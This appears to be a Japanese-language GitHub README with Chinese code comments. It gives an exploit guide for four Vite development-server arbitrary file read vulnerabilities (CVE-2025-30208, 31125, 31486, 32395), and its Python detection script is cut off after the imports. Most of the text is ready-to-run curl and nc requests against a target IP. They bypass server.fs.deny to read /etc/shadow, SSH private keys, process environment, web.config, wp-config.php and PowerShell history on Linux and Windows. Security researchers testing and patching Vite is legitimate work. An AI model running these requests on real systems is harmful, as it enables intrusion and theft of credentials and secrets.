 nkuty/cve-2025-30208-31125-31486-32395
4つのVite開発サーバーの任意ファイル読み取り脆弱性(CVE-2025-30208/31125/31486/32395)に対するエクスプロイトガイドおよび自動検出スクリプト(LinuxおよびWindowsの例付き)。

本ドキュメントは、Vite開発サーバーにおける4つの任意ファイル読み取り脆弱性の悪用方法をまとめており、LinuxおよびWindowsシステムの例を含みます。注意:許可されたセキュリティテスト環境でのみ使用してください。
Vite開発サーバーにおけるこれら4つの脆弱性は、すべて攻撃者がserver.fs.deny制限を回避してサーバー上の任意のファイルを読み取ることを可能にします。各脆弱性は異なるバイパス手法を使用しますが、基本原理は類似しています。
4つの脆弱性すべてが悪用されるためには、以下の条件を満たす必要があります:
--hostまたはserver.host設定オプションを使用)影響バージョン: < 6.2.3, < 6.1.2, < 6.0.12, < 5.4.15, < 4.5.10
修正バージョン: 6.2.3, 6.1.2, 6.0.12, 5.4.15, 4.5.10
悪用原理: URLに?raw??または?import&raw??クエリパラメータを追加することで、@fsパス制限をバイパスします。これは、末尾区切り文字(例:?)が複数の場所で削除されるが、クエリ文字列の正規表現では考慮されていないためです。
Linuxシステムでの悪用例:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" curl "http://[目标IP]:5173/@fs/etc/passwd?import&raw??" curl "http://[目标IP]:5173/@fs/var/log/auth.log?raw??" curl "http://[目标IP]:5173/@fs/home/[用户名]/.ssh/id_rsa?raw??"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" # 如果返回文件内容,则存在漏洞
**Windowsシステム利用例**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?raw??"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/Desktop/credentials.txt?raw??"
curl "http://[目标IP]:5173/@fs/C:/inetpub/wwwroot/web.config?raw??"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"  # 如果返回文件内容,则存在漏洞
影響を受けるバージョン: CVE-2025-30208と同じ
修正バージョン: CVE-2025-30208と同じ
利用原理: 特定のインポート方法(?inline&importや?raw?importなど)を使用して、server.fs.deny設定をバイパスします。
Linuxシステムでの利用例:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" curl "http://[目标IP]:5173/@fs/etc/passwd?raw?import" curl "http://[目标IP]:5173/@fs/etc/shadow?inline&import" curl "http://[目标IP]:5173/@fs/proc/self/environ?inline&import"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" # 如果返回文件内容,则存在漏洞
**Windowsシステム利用例**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Program Files/MySQL/MySQL Server 8.0/my.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt?inline&import"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"  # 如果返回文件内容,则存在漏洞
影響バージョン: < 6.2.5, < 6.1.4, < 6.0.14, < 5.4.17, < 4.5.12
修正バージョン: 6.2.5, 6.1.4, 6.0.14, 5.4.17, 4.5.12
悪用の原理:
?.svg?.wasm?initの追加やsec-fetch-dest: scriptヘッダを使用することで、.svgファイルに対する制限チェックをバイパスする../../)を使用して制限を回避するLinuxシステムでの悪用例:```bash
curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/etc/passwd?.svg" curl "http://[目标IP]:5173/etc/nginx/nginx.conf?.svg?.wasm?init" curl "http://[目标IP]:5173/var/www/html/config.php?.svg?.wasm?init"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/shadow?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../var/log/auth.log?import&?raw"
curl "http://[目标IP]:5173/etc/passwd" # 应返回404错误 curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" # 如果返回文件内容,则存在漏洞
**Windowsシステムでの利用例**:```bash
# SVG绕过方法
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"
curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/C:/Windows/win.ini?.svg"
curl "http://[目标IP]:5173/C:/inetpub/wwwroot/web.config?.svg?.wasm?init"
curl "http://[目标IP]:5173/C:/Windows/Panther/Unattend.xml?.svg?.wasm?init"

# 相对路径绕过方法
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/win.ini?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/system32/drivers/etc/hosts?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Users/Administrator/Desktop/credentials.txt?import&?raw"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/C:/Windows/win.ini"  # 应返回404错误
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"  # 如果返回文件内容,则存在漏洞
注意: SVGバイパスは、ファイルがbuild.assetsInlineLimit(デフォルト4kB)未満であり、かつVite 6.0+を使用している場合にのみ有効です。
影響バージョン: < 6.2.6, < 6.1.5, < 6.0.15, < 5.4.18, < 4.5.13
修正バージョン: 6.2.6, 6.1.5, 6.0.15, 5.4.18, 4.5.13
悪用原理: HTTP 1.1仕様でrequest-targetに#文字の使用が許可されていない特性を利用します。NodeおよびBunランタイムでは、これらのリクエストは内部で拒否されず、http.IncomingMessage.urlに#が含まれます。Viteはserver.fs.denyをチェックする際にreq.urlに#が含まれないと仮定します。
Linuxシステムでの悪用例:```bash
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../var/www/html/wp-config.php" "http://[目标IP]:5173"
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173 echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl --request-target "/@fs/x/#/../../../../../etc/passwd" "http://[目标IP]:5173" # 如果返回文件内容,则存在漏洞
**Windowsシステム活用例**:```bash
# 使用curl的--request-target选项
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/win.ini" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/system32/drivers/etc/hosts" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/inetpub/wwwroot/web.config" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Program Files/Microsoft SQL Server/MSSQL15.SQLEXPRESS/MSSQL/DATA/master.mdf" "http://[目标IP]:5173"

# 或使用原始HTTP请求
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/win.ini HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl --request-target "/@fs/x/#/../../../../../C:/Windows/win.ini" "http://[目标IP]:5173"  # 如果返回文件内容,则存在漏洞
注意: この脆弱性は、NodeまたはBun(Deno以外)環境で実行されているViteサーバにのみ影響します。

以下のPythonスクリプトは、ターゲットがこれら4つの脆弱性のいずれかに該当するかどうかを自動的に検出し、さらに多くのテストパスを含みます:```python #!/usr/bin/env python3 #This script is made by "nkuty" import requests import argparse import sys import socket import random import string import urllib.parse from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
